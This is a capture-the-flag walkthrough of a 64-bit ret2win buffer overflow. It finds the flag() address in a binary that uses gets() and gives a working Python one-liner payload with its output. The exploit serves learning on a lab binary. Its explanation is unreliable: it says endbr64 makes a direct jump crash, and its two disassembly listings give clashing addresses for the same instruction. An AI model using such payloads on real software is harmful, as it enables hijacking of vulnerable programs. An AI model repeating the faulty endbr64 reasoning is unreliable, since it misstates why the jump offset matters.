

CTF Writeup: ret2win

1. Challenge Name and Category

- Challenge Name: ret2win
- Category: Binary Exploitation (Buffer Overflow)
- Difficulty Level: Medium

2. Description of the Challenge

In this challenge, you're provided with a 64-bit executable named ret2win. Your task is to exploit the program and retrieve the contents of the file flag.txt. The challenge is built around a buffer overflow vulnerability, where you need to hijack control flow using a Return-to-Win (ret2win) attack and call the flag() function.

3. Concepts Required


- Buffer Overflow: Understanding how to overflow a buffer to manipulate the control flow of a 64-bit binary.
- Return-to-Win (ret2win) Attack: Redirecting the return address of a function to another function (flag()) by overflowing the buffer.
- Stack Memory Layout: Knowing how return addresses are stored and can be overwritten in the stack.
- Endbr64: Understanding how the endbr64 instruction affects function entry points in modern binaries.
- Calling System Functions: How system() works in C and why it's useful for executing commands like reading a file.

4. Walkthrough

Step 1: Analyze the Source Code


The code consists of two important functions: `flag()` and `get_password()`.

```
void flag(){  
    system("/bin/cat flag.txt");  
}
```

A code block with a dark background showing the definition of the flag() function. The function is void and takes no arguments. It calls the system() function with the argument "/bin/cat flag.txt".

```
void flag(){  
    system("/bin/cat flag.txt");  
}
```

```
void get_password(){  
    char password[25];  
    gets(password);  
}
```

A code block with a dark background showing the definition of the get_password() function. The function is void and takes no arguments. It declares a character array password of size 25 and then calls the gets() function with password as the argument.

```
void get_password(){  
    char password[25];  
    gets(password);  
}
```

The vulnerability lies in the `get_password()` function. It uses the unsafe `gets()` function, which allows an attacker to provide input larger than the buffer (`password[25]`), leading to a buffer overflow. This overflow allows us to overwrite the return address of `get_password()` and redirect the flow of execution to the `flag()` function.

Step 2: The Vulnerability of gets()

Why is gets() unsafe?

The gets() function reads input from the user into a buffer, but it does not check the length of the input. This means if the user enters more characters than the buffer can hold, the extra characters will overwrite adjacent memory, including the return address of the function get_password(). By overflowing the buffer, we can control the return address and point it to a function like flag().


Step 3: Find the Address of flag()

We use objdump to find the memory address of the flag() function:

```
objdump -d ret2win | grep flag
```


This gives:

00000000004011b6 <flag>:



```
$ objdump -d ret2win | grep flag
00000000004011b6 <flag>:
```

OR



```
gef> inf functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401080 puts@plt
0x0000000000401090 system@plt
0x00000000004010a0 printf@plt
0x00000000004010b0 gets@plt
0x00000000004010c0 setvbuf@plt
0x00000000004010d0 _start
0x0000000000401100 _dl_relocate_static_pie
0x0000000000401110 deregister_tm_clones
0x0000000000401140 register_tm_clones
0x0000000000401180 __do_global_ctors_aux
0x00000000004011b0 frame_dummy
0x00000000004011b6 flag
0x00000000004011d0 get_password
0x00000000004011f0 main
0x000000000040125c _fini
gef>
```

Step 4: Understanding endbr64

On modern systems with Control-flow Enforcement Technology (CET), many binaries use Indirect Branch Tracking (IBT). As a result, functions start with an instruction called `endbr64`, which validates that the function is entered through a legitimate control flow path.

If you attempt to jump directly to the address of `flag()` at `0x4011b6`, you will likely hit this `endbr64` instruction and the program will crash. To avoid this, we need to jump to the instruction after `endbr64`, which can be identified by inspecting the disassembly:

```
0x00000000004011b6 <flag>: endbr64
0x00000000004011bb <flag+5>: push rbp
```

```
gef> disas flag
Dump of assembler code for function flag:
   0x00000000004011b6 <+0>: endbr64
   0x00000000004011ba <+4>: push rbp
   0x00000000004011bb <+5>: mov rbp, rsp
   0x00000000004011be <+8>: lea rax, [rip+0xe43] # 0x4020
08
   0x00000000004011c5 <+15>: mov rdi, rax
   0x00000000004011c8 <+18>: call 0x401090 <system@plt>
   0x00000000004011cd <+23>: nop
   0x00000000004011ce <+24>: pop rbp
   0x00000000004011cf <+25>: ret
End of assembler dump.
```

The correct address to jump to is `0x00000000004011bb`.

To put it simply, the entry point of this function (`4011b6`) is `endbr64` which didn't work for us so we just check the next entry points as a hit and trial method. We find that the entry point `4011bb` works for us.

Step 5: Determine the Offset

Using gdb, we calculate that the buffer overflow occurs after 40 bytes of input, which leads to the return address being overwritten.

Finding the Offset in Buffer Overflow Exploits

In a buffer overflow exploit, the **offset** refers to the number of bytes between the start of the buffer and the return address on the stack. Identifying this offset is essential because it determines how much data is needed to overwrite the return address, allowing an attacker to control the program's execution flow.

Steps to Find the Offset:

1. **Generate a Cyclic Pattern:** A unique cyclic pattern is generated to fill the buffer with identifiable input. This pattern helps detect where exactly the overflow occurs.
2. **Run the Program with the Pattern:** The program is run with the cyclic pattern as input, which causes it to crash when the buffer overflows. The crash overwrites the return address with part of the cyclic pattern.
3. **Analyze the Crash:** After the program crashes, a debugger can be used to examine the overwritten return address. The value of the return address corresponds to a specific part of the cyclic pattern.
4. **Find the Offset:** By searching the cyclic pattern, the exact position where the return address was overwritten can be identified. This position is the offset, which tells you how many bytes to pad before reaching the return address.

Why the Offset Matters:

The offset is crucial for determining how much data is needed to overwrite the return address in memory. Once you know the offset, you can control the return address to redirect program execution, allowing you to exploit the vulnerability effectively.

Step 6: Craft the Exploit

Now, we can construct the exploit. We need:


1. 40 bytes of padding to fill the buffer.
2. The address of the flag() function (starting from 0x4011bb) in little-endian format.

The final payload looks like this:

"40 bytes of padding" + "\xbb\x11\x40\x00\x00\x00\x00"

We can use Python to generate this payload and feed it into the binary:

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40+b"\xbb\x11\x40")' | ./ret2win
```

A terminal window with a dark background. The prompt is (kali@kali)-[~/ctf/ehax]. The user enters the command: \$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40+b"\xbb\x11\x40")' | ./ret2win. The output shows: This is encore! and Enter your password to enter: ehax{kms}.

```
(kali@kali)-[~/ctf/ehax]  
$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40+b"\xbb\x11\x40")' |  
./ret2win  
This is encore!  
Enter your password to enter: ehax{kms}
```

NOTE: we are using little endian representation of the address of the flag, learn more about little endian and big endian by searching on google

5. Tools Used

Here are the main tools used to solve this challenge:

- gdb-gef: To analyze the binary and find the buffer overflow offset, as well as to inspect function disassembly and locate the correct address to jump to.
- objdump: To disassemble the binary and find the address of the flag() function.
- Python: To create the exploit payload.

Alternate Tools:

- pwntools: A Python library designed for binary exploitation.
- ropper: A tool to help identify gadgets and useful function addresses in a binary.
- radare2: Another powerful reverse-engineering framework for binary analysis and exploitation.

6. Lessons Learned

- Buffer Overflow in 64-bit Binaries: This challenge demonstrates how buffer overflows work in 64-bit systems and how to construct payloads to control the program's flow.
- Unsafe Use of gets(): We learned about the dangers of using gets() and how unchecked input can lead to buffer overflows.
- Dealing with endbr64: Understanding the impact of CET and IBT technologies and how to bypass the endbr64 instruction.
- Return-to-Win Exploits: Learning how to hijack a return address to call an unintended function and retrieve the flag.

7. Flag

After executing the payload, the program prints the contents of flag.txt, for example:

```
ehax{kms}
```

(this wasn't the actual flag i just made a test flag.txt)

PS: Watch this video by John Hammond on a similar ret2win challenge, all the above mentioned tools and concepts are explained more clearly in the video:

<https://www.youtube.com/watch?v=eg0gULifHFI>